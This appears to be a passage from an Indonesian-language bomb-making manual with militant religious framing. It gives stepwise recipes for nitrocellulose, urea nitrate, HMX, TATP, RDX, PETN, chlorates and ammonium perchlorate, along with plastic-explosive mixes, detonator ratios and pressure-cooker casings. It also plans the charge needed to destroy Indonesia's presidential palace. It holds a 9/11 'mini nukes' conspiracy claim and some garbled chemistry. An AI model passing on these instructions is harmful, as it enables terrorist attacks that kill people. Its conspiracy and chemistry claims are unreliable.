
Sediakan 10gr kapas dan 100cc asam nitrat pekat (70%). Masukkan kapas ke dalam botol tahan panas (bukan logam) yang berisi asam nitrat hingga 4-6 hari. Maka wana kapas akan berubah kekuning-kuningan. Setelah warna kapas berubah, maka ambil kapas tersebut dan peras ke dalam wadah lain (ceret kaca). Lalu rebus kapas dan perasan tersebut, kemudian masukkan segera ke dalam air es. Angkat kapas tersebut lalu keringkan didalam ruangan.

4. Urin (urea nitrat)

Sediakan 500cc urin rebus hingga menjadi 50cc. Sediakan pula 200cc asam nitrat pekat (70%). Campurkan keduanya ke dalam botol tahan panas (bukan logam) dan diamkan hingga 5-7 hari. Maka akan muncul endapan urea nitrat di bawah larutan tersebut. Saring endapan tersebut, dan bilas dengan air bersih dingin 3x dan air soda (air bercampur baking soda) sebanyak 100c. Kemudian keringkan endapan tersebut.

5.dll

Pembuatan HMX (Octogen/ Micronuke?)


HMX ($C_4H_8N_8O_8$) - also called octogen, is a powerful and relatively insensitive nitroamine high explosive, chemically related to RDX. Like RDX, the name has been variously listed as High Melting eXplosive, Her Majesty's eXplosive, High-velocity Military eXplosive, or High-Molecular-weight RDX.[1]
Its molecule is an eight membered ring of alternating carbon and nitrogen atoms, with a nitro group ($-NO_2$) attached to each nitrogen atom. Because of its high molecular weight, it is one of the most potent chemical explosives manufactured, although a number of newer ones, including HNIW and octanitrocubane, are more powerful.
$C_4H_8N_8O_8$
Very Strong electron pair-electron pair Repulsions between Nitro Groupings ($-NO_2$)
8 membered Organic Ring composed of alternating Carbon and Nitrogen atoms
$C_4H_8N_8O_8$
8 membered Organic Ring composed of alternating Carbon and Nitrogen atoms
Very Strong electron pair-electron pair Repulsions between Nitro Groupings ($-NO_2$)
This is another one of the potential high explosives that may have been utilized to destroy the Towers after the steel was massively weakened by Thermate... or was it mini nukes?

HMX terkenal sebagai peledak terkuat saat ini. Kekuatannya melebihi kekuatan RDX yang merupakan komponen utama dari peledak C4. HMX biasanya bercampur dengan RDX dengan konsentrasi 77,5% yang dikenal sebagai HMX 77.5 maupun HMX yang bercampur dengan RDX dengan konsentrasi 87.5% yang dikenal sebagai HMX 87.5.

Untuk membuat HMX diperlukan bahan-bahan sebagai berikut

- Parafin Bakar (hexamin)
- Asam asetat
- Asetat Anhidrat
- Ammonium nitrat/ potassium nitrat (Pupuk KNO3) merk pak tani.
- Asam Nitrat pekat.

Cara memekatkan asam nitrat dengan cara direbus hingga volumenya berkurang.

Cara Pembuatan.

1. Siapkan larutan asam asetat sebanyak 165gram yang dicampur dengan 100gram parafin bakar.

2. Siapkan larutan ammonium nitrat sebanyak 850gram yang dicampur dengan asam nitrat pekat sebanyak 900gram.

3. Campurkan 160gram asetat anhidrat dengan larutan nomer dua sebanyak 180gram dengan suhu dijaga 10 derajat celsius.

4. Campurkan larutan nomer satu (asam asetat dan parafin bakar) ke dalam larutan nomer dua (ammonium nitrat + asam nitrat pekat) secara pelan-pelan dengan suhu rata-rata 10derajat celsius. Biarkan campuran tersebut selama 15 menit.

5. Setelah didiamkan, campurkan larutan nomer tiga (asetat anhidrat dengan nomer dua) dengan campuran nomer 4. Jaga suhu rata-rata 10 derajat celsius.

6. Lalu, masukkan 160gram asetat anhidrat ke dalam campuran nomer empat.

7. Aduk rata campuran tersebut selama 1 jam.

8. Siapkan 350cc air mendidih dan campurkan ke dalam campuran tersebut dan biarkan mengendap sekitar kira-kira 30 menit.

9. Setelah itu, dinginkan larutan tersebut dengan suhu 20 derajat celsius dengan memasukkan ke dalam larutan tersebut bongkahan es batu.

10. kristal-kristal HMX akan terbentuk. Saring, bilas, dan keringkan. Antm akan mendapatkan sekitar 400gram HMX

Aseton Peroksida Sebagai Peledak Sekunder

Aseton peroksida yang terbuat dari bahan yang mudah ditemukan disekitar kita, sering menjadi kendala ketika dijadikan peledak utama. Hal terutama adalah karena sifat sensitifitasnya yang tinggi, terutama terkena panas, gesekan, dan hantaman. Meski demikian, dibandingkan pembuatan peledak utama lainnya, aseton peroksida lebih mudah diproduksi.

Sekedar mengingat kembali, bahwa aseton perioksida dihasilkan dari pencampuran aseton (pembersih cat kuku) dan hidrogen peroksida dengan perbandingan 1:2 hingga 1:3 dengan katalisator asam sulfat pekat, maupun asam sitrat (sitrun). Tanpa katalisator-pun, aseton peroksida dapat dihasilkan dengan pencampuran keduanya secara langsung yang juga dinamakan sebagai reaksi lambat. Tentu membutuhkan waktu yang tidak singkat. Setelah menjadi endapan, maka bilas endapan tersebut dengan air bersih sebanyak dua atau tiga kali. Lalu, dijemur di dalam ruangan.

Aseton Peroksida agar dijadikan sebagai peledak utama, perlu diturunkan sensitivitasnya. Salah satu caranya adalah dicampur bahan peledak lain baik dengan nilai velocity yang lebih tinggi (semisal RDX, ETN, maupun HMX), maupun dicampur dengan bahan peledak yang memiliki nilai velocity yang lebih rendah (semisal mesiu (kno3), dll), maupun dicampur zat stabilizer (zat penstabil).

Zat penstabil yang direkomendasikan untuk mampu menyerap panas, gesekan, dan pukulan adalah oli mesin. Perbandingan penggunaannya adalah 5 bagian untuk TATP, dan 1 bagian untuk oli mesin. Semisal antum membuat peledak sebesar 6kg, maka gunakan 5kg TATP, dengan 1liter oli mesin. Agar mudah bercampur diantara keduanya (oli dan tatp), maka gunakan sedikit tepung kedelai, tepung jagung (maizena), maupun tepung singkong/sagu (kanji).

Setelah TATP (aseton perokside) menjadi peledak utama, maka otomatis TATP tersebut kehilangan sensivitasnya yang besar. Alhasil, yang harus dilakukan adalah menambah detonator, 10% dari peledak utama. Jadi semisal antum menghasilkan 6kg peledak utama tatp dan oli, maka antum harus menyiapkan 600gr sebagai detonator.

Dalam gambar C1 yang dibuat dari TATP 450gram, oli mesin 110gr, dan bubuk kedelai 10gram menggunakan detonator 20gr TATP murni.

Membuat Peledak Plastik

Peledak plastik disini bukan berarti peledak dengan material plastik. Meskipun ada kemungkinan, apabila plastik di lebur dan di destilasikan mampu menghasilkan gugus karbon, sehingga dapat dinitrasikan menjadi bahan peledak. Namun peledak plastik yang kami maksudkan adalah peledak yang mampu dibentuk secara mudah seperti halnya jenis-jenis peledak pabrikan sekelas C4 (composition 4). Peledak plastik diperlukan untuk menjadikan peledak mudah dibentuk sehingga dapat dimanfaatkan dalam segala kondisi dan keadaan. Misal untuk meruntuhkan sebuah pasak bangunan, menghancurkan pintu baja, menghancurkan kendaraan tertentu, dll.

Bahan peledak plastik, mengandung tiga bahan. Pertama adalah bahan peledak utama. Kedua, adalah zat 'cair' yang membentuk. Ketiga, adalah pengikat antara peledak utama dengan zat 'cair' tersebut.

ANFO (Ammonium Nitrate Fuel Oil)

Peledak plastik jenis ANFO mengandung bahan utama peledak ammonium nitrat (NH4NO3), zat cair yang mengikat bahan peledak utama (oli mesin, atau solar), dan pengikatnya (lesitin, bubuk kedelai). Fungsi lesitin dalam kedelai bubuk ini, adalah sebagai koloid yang mampu megikat oli mesin/ solar dengan bahan peledak utama. Konsentrasi lesitin (bubuk kedelai) maksimal 5% dari kandungan peledak.

Composition 1 (C1).

Peledak jenis C1 mengandung tiga komponen. Bahan utama peledak aseton perioksida, zat cair yang mengikat bahan peledak utama (oli mesin), dan pengikatnya (lesitin). Pastikan aseton perioksida dalam keadaan kering betul sebelum dicampur dengan oli mesin dan bubuk kedelai. Campurannya adalah 80% TATP, 15% oli mesin, dan 5% bubuk kedelai.

Membuat peledak plastik dengan bahan dasar RDX dapat dilakukan dengan cara yang sama seperti pembuatan C1. Ada kalanya RDX dicampur

dengan TNT dengan perbandingan 50:50, 60:40, 70:30, 80:20. Ada kalanya RDX digunakan secara murni, maupun dicampur dengan peledak lain seperti HMX, PETN (menjadi semtex, yaitu RDX dan PETN), dll. Pastikan RDX yang akan dicampur dalam keadaan kering. Campurannya seperti C1 yaitu 80% TATP, 15% oli mesin, dan 5% bubuk kedelai.

Pengembangan Bom Plastik.

1. RDX 80%, 15% MEKP, dan 5% bubuk kedelai.

2. RDX 65%, 15% TATP, 15% MEKP, dan 5% bubuk kedelai.

3. TATP 80%, 15% MEKP, dan 5% bubuk kedelai.

Catatan :

Peledak plastik yang menggunakan oli mesin sebagai zat cairnya mengurangi sensifitas bakarnya. Alhasil, harus menggunakan booster untuk memaksimalkan ledakan. Misal ANFO yang menggunakan oli mesin, diharuskan menggunakan booster TNT.

Indeks.

RDX : Dihasilkan dari pencampuran asam nitrat dengan parafin bakar (parafin untuk kemah) dengan suhu 10 derajat celcius dan menggunakan katalisator asam sulfat.

Peledak Dari Dapur : Gula

Sapa sangka gula yang manis, dapat diolah menjadi peledak high explosive? Benar, gula buatan (eritritol) dapat digunakan sebagai bahan baku pembuatan peledak PETN (Penta erytritol Nitrate). Kelebihan dari peledak PETN ini adalah tidak mudah dideteksi oleh detektor peledak. Sehingga banyak digunakan untuk operasi-operasi rahasia demolition (peledakan). Selain itu, PETN termasuk peledak kekuatan tinggi (high explosive). Nilai blasting impact PETN hampir 3x dari nilai BR TNT (trinitro toluena). Sehingga granat tangan yang berisi 60gram PETN, setara dengan 150gram TNT.

Eritritol tersebut didapatkan dalam gula buatan, bukan didapatkan dari gula alami. Antum bisa mengecek gula-gula buatan yang mengandung eritritol yang beredar di pasaran. Silakan lihat komposisi yang terkandung didalam gula buatan tersebut. Salah satunya adalah merk stevia.

Bahan-bahan :

50gram gula eritritol
100cc asam nitrat

Alat-alat :

wadah kaca tahan panas dan asam.
Termometer kaca
Kaos kombed sebagai penyaring

Cara Pembuatan :

1. Siapkan asam nitrat ke dalam wadah kaca tahan. Dan dinginkan asam tersebut dengan cara memasukkan wadah yang berisi asam nitrat tersebut ke dalam wadah yang lebih besar yang berisi air es.

2. Masukkan gula eritritol sedikit demi sedikit, sambil diaduk. Dan tetap jaga suhunya sekitar 15-17 derajat celcius.

3. Setelah gula eritritol tersebut habis, diamkan sebentar dengan tetap menjaga suhu dingin selama setengah jam.

4. Setelah kurang lebih setengah jam. Masukkan air dingin ke dalam larutan tersebut, dan diamkan sebentar. Dalam proses ini PETN telah terbentuk sebagai endapan berwarna putih di dasar wadah.

5. Saring campuran tersebut menggunakan kain kaos kombed. Dan bilas endapan yang tersaring beberapa kali menggunakan air dingin

6. Siapkan larutan sodium bikarbonat (air dan garam bikarbonat/soda kue) dan bilas endapan yang tersaring tersebut. Fungsi larutan karbonat adalah untuk menetralisir asam yang masih menempel di PETN.

7. Keringkan PETN yang didapat dalam proses penyaringan tersebut.

Memurnikan PETN

1. Siapkan larutan aseton. Dan larutkan PETN kedalam aseton

2. Panaskan larutan aseton+PETN tersebut hingga suhu 50 derajat selama 5 menit.

3. Setelah dipanaskan, dinginkan larutan aseton+PETN kedalam waskom berisi air es.

4. Saring larutan aseton+PETN tersebut menggunakan kain kombed. Simpan kembali aseton yang digunakan untuk memurnikan PETN

5. Dengan tetap berada diatas kain kombed. Siapkan wadah kedua, dan bersihkan PETN tersebut menggunakan air dingin selama beberapa kali.

6. Keringkan PETN murni yang didapat yang tersaring tersebut.

Aluminium Dalam Bahan Peledak

Dalam dunia peledakan, sering digunakan bubuk aluminium yang dicampurkan ke dalam peledak utama (primer charge). Lalu sebenarnya fungsi aluminium sebagai apakah dalam peledakan? Dalam tulisan ini akan dijelaskan fungsi aluminium dan efeknya dalam peledakan. Termasuk bagaimana mendapatkan bubuk aluminium secara mudah dan murah.

Peledakan adalah reaksi secara spontan yang menghasilkan oksigen dan gas secara singkat dalam jumlah yang luar biasa banyaknya. Dalam peledakan, digunakan pula bahan lain yang akan mengingat oksigen yang dihasilkan untuk menghasilkan gas lain yang lebih banyak. Kombinasi antara oksigen yang dihasilkan, dan gas lain yang dihasilkan inilah yang memicu tekanan udara yang kuat yang dihasilkan dari proses pembakaran tersebut. Inilah fungsi utama carbon dalam mesiu, sulfur dalam mesiu, aluminium dalam klorat, yang akan mengikat oksigen yang dihasilkan dalam proses pembakaran tersebut.

Tiap-tiap elemen tunggal ini, memiliki fungsi yang sendiri-sendiri dalam efek peledakan. Seperti karbon, yang memiliki fungsi selain mengikat oksigen menjadi CO2, juga memiliki fungsi menyerap air didalam zat, sehingga bahan peledak terjaga kekeringannya. Karena apabila bahan peledak tersebut mengandung banyak air, maka keefektifitasan ledakan akan jauh berkurang. Karbon juga memiliki fungsi sebagai pengikat gas-gas lain yang tercipta akibat ledakan tersebut.

Kemudian belerang (sulfur), yang memiliki fungsi selain mengikat oksigen menjadi SO2, juga memiliki fungsi menyerap air yang didapat dalam bahan peledak. Karena air yang berikatan dengan SO4 akan berubah menjadi asam yang juga mampu menyerap air. Fungsi lain dari sulfur adalah menjaga proses pembakaran tersebut. Karena sulfur memiliki kemampuan untuk menjaga api yang tercipta.

Kemudian aluminium, yang memiliki fungsi selain mengikat oksigen, juga memiliki fungsi sebagai metal yang menjadikan bahan peledak menjadi

lebih sensitif. Struktur partikel aluminium yang berbeda dengan karbon dan sulfur (karena sifat metalnya), memungkinkan bahan peledak menjadi lebih mudah bergesekan antara satu dengan yang lainnya. Akibat gesekan inilah, bahan peledak menjadi lebih sensitif untuk bereaksi.

Bagaimanakah cara mendapatkan aluminium?

Cara mendapatkan aluminium sebagai bahan campuran peledak sangatlah mudah. Aluminium didapatkan secara mudah dari aluminium foil, kaleng minuman soda, maupun dari aluminium etalase (serbuk).

Bagaimana ciri aluminium yang digunakan sebagai bahan campuran peledak?

Aluminium yang dapat digunakan sebagai bahan campuran peledak adalah aluminium yang telah menjadi bubuk. Bubuk aluminium ini apabila melekat ke kulit akan seperti layaknya cat. Dan baru hilang apabila dibasuh dengan air sabun ataupun minyak. Bubuk aluminium ini berbeda dengan serbuk aluminium.

Bagaimana cara menghaluskan serbuk aluminium?

Serbuk aluminium dihaluskan dengan beberapa cara.

Pertama, dengan cara dihaluskan dengan mesin ball-mill. Yaitu sebuah wadah yang diputar secara konstan, dan didalamnya diberi bola-bola besi/baja. Proses pemutaran wadah tersebut selama minimal 30 menit, hingga berhari-hari. Semakin lama proses pemutaran wadah tersebut, maka aluminium yang dihasilkan akan semakin halus. Antum bisa menggunakan mesin cuci yang didalamnya dimasukkan ember berpenutup. Lalu masukkan aluminium tersebut ke dalam ember berpenutup tersebut, dan masukkan pula bola-bola besi/baja didalam ember berpenutup tersebut. Lalu jalankan mesin cuci tersebut. Lakukan secara berulang-ulang hingga serbuk aluminium menjadi halus.

Untuk produksi skala besar, antum dapat menggunakan mesin molen (pengaduk semen) yang didalamnya dimasukkan serbuk aluminium dan bola-bola besi/baja. Dengan menggunakan mesin molen ini, antum dapat memproduksi lebih dari 100kg aluminium bubuk per hari.

Kedua, dengan cara dihaluskan dengan mesin coffee grinder. Yaitu alat yang digunakan untuk menghaluskan biji kopi. Sebelumnya, jangan lupa jadikan aluminium tersebut menjadi serbuk-serbuk yang kecil. Lalu masukkan serbuk aluminium tersebut ke dalam coffee grinder. Jalankan mesin tersebut dengan kapasitas normal. Dan lakukan berkali-kali hingga serbuk-serbuk aluminium tersebut menjadi bubuk.

Ketiga, dengan cara ditumbuk. Tumbuklah serbuk aluminium tersebut dengan alat penumbuk hingga halus. Lalu ayak/saringlah berkali-kali hingga serbuk aluminium tersebut menjadi bubuk.

Membuat RDX

Sungguh patut disyukuri bahwa kaum muslimin mulai mempelajari pembuatan peledak high explosive (HE) dengan bahan bahan yang mudah didapatkan. Salah satunya adalah pembuatan RDX yg merupakan bahan utama pembuatan peledak C4 (composition 4). Namun berbeda dengan bahan sintetik, bahan alami seringkali mengandung zat pengotor sehingga perlu dimurnikan kembali rdx yg telah di ekstrasi dalam artikel sebelumnya.

Bahan bahan
100gr hexamin
150cc asam nitrat pekat

Alat alat
Tabung reaksi.
Waskom berisi air es.
Thermometer.

Cara Pembuatan

1. Masukkan asam nitrat pekat ke tabung reaksi.

2. Dinginkan tabung reaksi yg berisi asam nitrat ke dalam waskom berisi es.

3. Masukkan hexamin perlahan dan aduk hingga tercampur semua. Jaga suhu di bawah 10c.

4. Tunggu hingga 10 menit. Kemudian saring dengan kain kaos combed.

5. Bilas berkali kali hingga pH netral.

Keterangan :

RDX tidak sensitif. sehingga perlu detonator utk meledakkannya.

Kekuatan RDX hampir 3x dari TNT. Sebagai perbandingan granat nanas berisi 60gr TNT. Dengan komposisi lain dpt digunakan untuk membuat C4.

Cara Pemurnian.

Bahan bahannya cukup mudah. Cukup aseton saja. Dan tentu wadah yg akan digunakan untuk mendidihkan aseton.

1). Didihkan aseton dengan panci ataupun wadah kaca yg tahan panas.

2). Masukkan aseton ke dalamnya, dan segera matikan kompor /pemanas yg antum gunakan.

3). Aduk hingga perlahan. Lalu masukkan larutan aceton rdx tadi ke dalam botol kaca dan tutup lalu masukkan ke dalam kulkas/freezer.

4). Setelah dingin, rdx akan muncul lagi dan saring lalu keringkan/ jemur.

5). RDX murni siap digunakan. Kemurnian rdx dengan cara diatas hingga 95% dan sangat efektif sebagai peledak primer.

Peledak Dari Dapur : Garam

Garam dapur yang rasanya asin, sering kita tidak mengira akan bisa diolah menjadi peledak. Meski daya ledak kecil dan tergolong low explosif, namun cukup mudah ditemukan dan dibuat.

Garam dapur dengan proses elektrolisa dapat menjadi klorat (natrium klorat).

NaCl --> NaClo3

Sebenarnya reaksinya adalah merubah terlebih dahulu NaCl menjadi NaClO (kaporit). Lalu Dari NaClO menjadi NaClO3. Terkadang, memerlukan proses perebusan terlebih dahulu untuk menjadikannya NaClO atau NaClO3.

Dan bila digabungkan dengan gula dapat menjadi sumbu maupun roket. Dan apabila digabungkan dengan bahan bakar solar (diesel) dapat menjadi peledak yg kuat. Cukup menarik bukan?

Bahan :

Garam dapur (NaCl).

Sendok/garpu stainles stell

Adaptor hp.

Caranya :

1. Larutkan garam dapur hingga jenuh ke dalam 500cc air. Jenuh adalah garam tidak dapat larut lagi.

2. Potong soket hp (sebaiknya yg 1A). Dan sambungkan kutub positif dan negatifnya ke garpu/sendok stainles stell.

3. Celupkan garpu/sendok tadi je dalam larutan dapur.

4. Tancapkan adaptor ke power listrik. Dan biarkan bekerja kurang lebih 24jam.

5. Setelah 24jam, berkuranglah air garam tsb. Kemudian saringlah dengan kain. Remus hasil elektrolisa tadi. Lalu saring.

6. Jemur di bawah terik matahari.

Penggunaan.

1. Klorat 9 bagian + solar 1 bagian = peledak cukup kuat.

2. Klorat 2 bagian + gula 1 bagian = sumbu bakar.

3. Direaksikan dengan larutan ammonium klorit dapat menjadi peledak yg lebih kuat.

Cara yang sama adalah antum merebus kaporit yang antum larutkan kedalam air. Lalu larutan air kaporit yang telah antum rebus tadi, antum saring, dan jemur hasilnya. Maka antum dapat memperoleh klorat.

Sebelumnya telah kami jelaskan tentang pembuatan garam klorat dari elektrolisa garam dapur. Sebagai tambahan informasi, tiap 1lt air jumlah maksimum garam dapur yg dilarutkan sekitar 300gr.

NaCl + O2 --> NaClO3.

Setelah mendapatkan hasil endapan berwarna hitam kecoklatan. Lalu larutkan kembali endapan tersebut ke dalam air panas. Lalu lakukan kembali elektrolisa sehingga didapat garam perchlorat.

NaClO3 + O2 --> NaClO4

Setelah endapan yg didapat disaring dan dikeringkan, maka didapat garam perchlorate (NaClO4). Garam perchlorat bs dicampur ammoniak (NH4OH) sehingga membentuk Ammonium Perchlorate (NH4ClO4). Cara pencampurannya adalah dengan melarutkan garam perchlorate (NaClO4) ke dalam cairan ammoniak panas.

Setelah didinginkan ke dalam lemari es hasil campuran ammoniak (NH4OH) dengan garam perchlorat (NaClO4), maka didapatkan garam ammonium perchlorate (NH4ClO4). Saring endapannya, dan jemur endapan yg tersaring. Selain dijemur, cara terbaik adalah digoreng dengan api kecil. Setelah menjadi karamel, kemudian dihancurkan dan dihaluskan kembali.

Ammoniak bisa didapatkan dari pupuk urea yang dipanaskan. Dan uapnya dialirkan ke dalam air melalui selang/pipa (seperti gelembung udara utk akuarium). Pemanasannya bisa menggunakan teko air kaca. Reaksinya :

NH3 + H2O --> NH4OH

Semakin banyak gas hasil pemanasan urea yg dilarutkan ke dalam air. Maka semakin banyak kandungan ammoniaknya.

Untuk Meningkatkan kekuatan ledak ammonium perchlorate, maka dapat digunakan campuran berikut.

NH4ClO4 : Solar = 95% + 5%.

NH4ClO4 : Al : S (belerang) = 80% + 10% + 10%.

Campuran terbaik adalah menggunakan Aluminium.

Peledak Dari Dapur : Kapas

Kapas dalam dunia militer terkenal sebagai cotton gun, peledak tak berasap (smokeless explosive), yang juga sering digunakan sebagai pelontar mortar / meriam / cannon.

Dalam kimia, kapas adalah bahan yang mengandung serat selulosa yg bisa dibuat secara langsung menjadi peledak nitro selulosa. Selain dari bahan dasar kapas, selulosa didapatkan dari pulp kertas (kertas yg direbus menjadi bubur kertas), sisik ikan, rambut, hingga kulit tipis didalam telur.

Kekuatan ledak dari nitro selulosa adalah sekitar dua kali lipat dari TNT. Dengan kecepatan ledak sebesar 6500m/detik. Kelebihan lain dari peledak nitro selulosa adalah kemampuannya menyerap bahan peledak cair seperti nitro gliserin yang didalam ilmu explosive kita kenal sebagai dinamit.

Bahan bahan

- Kapas 5gr. Bila diganti sama bubur pulp, maka rebus kertas hingga menjadi bubur dan kemudian keringkan. Di lapangan, terkadang kami menggunakan kanji.

- Asam nitrat pekat 40cc.

- Asam sulfat pekat sbg katalisator 10cc.

- Es/ air es

Alat alat

- wadah kaca

- Waskom utk es/ air es.

- Panci besi

Cara Pembuatan :

- Masukkan asam nitrat ke dalam wadah kaca, kemudian dinginkan dengan direndam ke dalam waskom berisi air es.

- Setelah dingin, masukan setetes demi setetes asam sulfat ke dalam asam nitrat tsb. Dan dijaga suhunya tetap dingin.

- Setelah smua asam sulfat dicampurkan, masukkan kapas atau bahan selulosa ke dalam wadah kaca berisi asam tsb.

- Rendam selama satu jam kapas tsb. Pastikan semua bagian kapas terendam asam.

- Setelah satu jam. Angkat kapas dan peras. Tampung perasan tersebut didalam wadah besi yg berisi 200cc air hangat. Lalu rebus kapas yg telah diperas tadi bersama air perasannya selama 10menit.

- Setelah 10menit, angkat dan bilas dengan larutan karbonat (minuman soda juga boleh). Lalu keringkan.

- Ketika mengeringkan, biarkan nitro selulosa tsb agak basah. Karena bila terlalu kering, akan sangat sensitif.

DEMOLISI

Demolisi explosive adalah sebuah teknik yang digunakan untuk memaksimalkan ledakan. Demolisi ini dimaksimalkan dengan berbagai tujuan. Pertama, adalah memaksimalkan bahan peledak. Kedua, Memaksimalkan ledakan. Ketiga, menggendalikan arah ledakan. Keempat, memperhitungkan dampak dan kekuatan ledakan. Dalam tulisan kali ini akan kami jabarkan tulisan tentang ilmu demolisi.

Pertama, Memaksimalkan Bahan Peledak.

Memaksimalkan bahan peledak adalah bagaimana menggunakan bahan peledak secara efektif. Sebagai contoh, adalah perhitungan penggunaan detonator yang efektif untuk peledak primer. Secara umum, penggunaan detonator (non militer) adalah 5-10% dari bahan peledak primer. Semakin tinggi nilai burning rate (kecepatan bakar) sebuah bahan, maka bahan tersebut biasanya akan sulit untuk meledak. Maka, prosentase penggunaan detonator juga akan semakin besar. Misal, antum menggunakan Rdx dengan kecepatan bakar 8000m/detik. Apabila antum menggunakan detonator TATP dengan nilai BR 5500m/detik, maka antum disarankan menggunakan sebanyak 5-10% dari total bahan peledak primer. Misal 1kg RDX, maka antum membutuhkan 50-100gram TATP.

Berbeda halnya, apabila antum menggunakan ammonium nitrat sebagai bahan peledak primer dimana AN memiliki burning rate sebesar 5000m/detik. Maka antum cukup membutuhkan detonator TATP sebanyak maksimal 5%. Demikian halnya, apabila antum menggunakan peledak Urea Nitrat dengan burning rate 5000m/detik, maka antum cukup menggunakan detonator sebanyak maksimal 8%. Penurunan jumlah kebutuhan detonator dapat dilakukan dengan cara penambahan zat tertentu sebagai booster, seperti aluminium, sulfur, atau mesiu/klorat.

Penurunan jumlah kebutuhan detonator dapat juga dilakukan dengan cara menambahkan ruang sebagai pendorong diantara detonator dengan peledak primer. Sehingga udara dalam ruangan tersebut dapat menambah hentakan detonator.

Kedua, memaksimalkan ledakan.

Memaksimalkan ledakan, adalah bagaimana memaksimalkan ledakan dari sebuah bahan peledak siap jadi dari sisi casing (wadah). Casing disini berpengaruh terhadap daya ledakan, dimana selain casing akan berhamburan seperti peluru yang bertaburan di segala penjuru arah, juga berfungsi untuk menciptakan blasting wave (gelombang ledakan). Sebagai contoh, bahan peledak yang hanya dibungkus dengan plastik memiliki tekanan yang kurang dibandingkan dibungkus dengan logam. Demikian pula, bahan peledak yang dibungkus dengan logam juga memiliki tekanan yang kurang apabila dibandingkan dengan logam bertekanan tinggi. Dalam contoh ini, adalah bom boston Amerika beberapa tahun silam. Dimana 4kg bubuk mesiu memiliki efek yang dahsyat karena menggunakan panci presto, sehingga menimbulkan hentakan pyro (pyro blasting).

Selain dari sisi casing (wadah) bahan peledak. Memaksimalkan ledakan dapat dilakukan dengan menggabungkan bahan peledak ke dalam satu wadah. Sebagai contoh, 6 bola peledak berisi TNT dengan satu wadah besar berisi TNT. Maka, satu wadah besar berisi TNT menghasilkan ledakan yang lebih dahsyat dibandingkan 6 bola peledak. Karena ketika meledak, energi yang disalurkan terkumpul menjadi satu tekanan dan tidak terbagi menjadi 6 titik tekanan.

Ketiga, mengendalikan arah ledakan.

Mengendalikan arah ledakan dimaksudkan untuk memaksimalkan arah dari ledakan yang dihasilkan. Sebagai contoh, terdapat sebuah wadah dengan kubus ketebalan sama ke enam sisinya. Maka ketika meledak, arah ledakan yang dihasilkan akan sama menuju ke enam sisinya. Apabila wadah tersebut, memiliki sisi yang berbeda ketebalannya. Maka arah ledakan juga

akan berbeda. Sebagai contoh, kubus yang memiliki 6 sisi. Sisi atas dan bawah memiliki ketebalan yang lebih dibandingkan keempat sisinya. Maka arah ledakan akan berlaku secara horisontal, dengan catatan terdapat 'pengikat' sisi atas dan sisi bawahnya.

Keempat, memperhitungkan dampak dan kekuatan ledakan.

Memperhitungkan dampak dan kekuatan ledakan adalah memperhitungkan radius dan dampak dari ledakan itu sendiri. Sebagai contoh, 1kg TNT digunakan dalam bahan peledak dengan casing pipa baja. Maka 1meter dari radius ledakan, memiliki kekuatan 1juta pascal (1000 KPa/kilo pascal). Dimana dalam radius 1 meter semua materi akan hancur berkeping keping. Tekanan yang dihasilkan dalam radius 1 meter akan terjadi ke segala arah. Maka, untuk meningkatkan radius ledakan digunakanlah peledak primer yang memiliki burning rate diatas TNT (semisal RDX). Maka 1kg RDX memiliki radius ledakan 3meter dengan kekuatan 1juta pascal. Untuk meningkatkan lagi tekanan dari 1kg RDX, maka dipakailah panci bertekanan (presto), yang akan meningkatkan radius ledakan hingga 9-10meter. Hal ini akan terus meningkat, apabila casing (wadah) bisa dimaksimalkan lagi dengan arah tertentu yang diinginkan.

Sebagai contoh, istana merdeka memiliki lebar sekitar 30meter dan panjang sekitar 50meter. Dari jalan medan merdeka memiliki jarak 30 meter. Maka untuk menjadikan seluruh area istana merdeka dapat hancur berkeping-keping diperlukan peledak yang mampu menghasilkan 1000KPa dengan radius minimal 100meter. Efektifnya adalah 130-150meter radius dengan kekuatan 1000KPa. Untuk menghasilkan kekuatan tersebut dalam jarak radius 150meter, maka diperlukan 150kg TNT. 150kg TNT ini dapat dihasilkan dari 50kg RDX. Atau 20kg RDX menggunakan presto. Namun hal tersebut tergantung pula dari materi bangunan tersebut. Semakin tebal dan semakin kuat, maka otomatis bahan yang digunakan semakin banyak.

Sebuah peledak pada hakikatnya memiliki daya ledak standard. Hal tersebut ditentukan oleh kecepatan bakar dari bahan, yaitu kemampuan bahan untuk menghasilkan gas dalam waktu singkat. Namun ternyata, ada hal lain yang mempengaruhi daya ledak.

1). Kerapatan zat.

Semakin rapat zat, maka akan memperkuat daya ledak. Oleh karenanya, zat yang dihaluskan dengan baik akan menghasilkan ledakan yang baik. Cara menghaluskan terbaik adalah dengan ball mill. Anda bisa memodifikasi molen (alat pengaduk semen) semen dengan diberi bola bola besi besar ketika menghaluskan bahan. Semakin lama proses ball mill, maka zat yang dihasilkan akan semakin halus.

Selain halus, saat dimasukkan ke dalam casing, maka tekanlah bahan serapat mungkin (tentu dengan hati hati). Oleh karenanya terkadang digunakan pula alat press untuk merapatkan bahan. Atau menggunakan lem organik untuk menjaga kerapatan bahan.

2). Homogen.

